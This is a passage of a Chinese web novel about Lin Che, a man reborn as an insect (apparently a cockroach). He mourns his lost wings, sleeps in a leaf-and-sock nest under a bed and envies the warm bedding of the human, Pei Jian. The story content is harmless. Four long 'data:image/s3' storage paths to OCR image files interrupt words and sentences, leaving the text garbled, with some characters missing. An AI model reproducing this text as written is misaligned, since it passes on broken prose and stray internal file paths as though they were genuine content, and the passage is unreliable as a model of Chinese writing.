    床底下,林澈窝在自己的小叶子床里,泪眼朦胧地看着外面的光线再次归于黑暗。

    他把自己蜷在了一起。

    其实……翅膀掉了这件事听起来很恐怖,但就实际来说,这幅昆虫的躯体似乎并不像从前身为人类时痛觉神经那么敏锐。

    比起疼痛,更多的是失去翅膀的沮丧。

    但事已至此,已成定局,没个翅膀也不算什么,反正本来也飞不起来。

    林澈决定哭完了,就放下所有负面感情,前足相互揉了揉,思绪不由得蔓延开来。

    ……人类就睡在自己的头顶上,有着温暖的床褥和柔软的被子。

    而自己只有烂叶子和旧袜子。

    林澈抱紧了叶子尖尖,想象这是自己的抱枕,而袜子则是床单的平替,心里总算平衡了些。他看着自己略显透明的纤细足肢,忽然想起了先前它们碰到裴剑皮肤时的触感。

    人的眼皮真温暖啊……以前怎么没发现呢。

    软软的,弹弹的,脚感真棒,令蠊回味。

    可恶啊,好想上床。好怀念被窝的味道!

    在强烈的怨念中,林澈缩成一团,很快陷入了睡眠。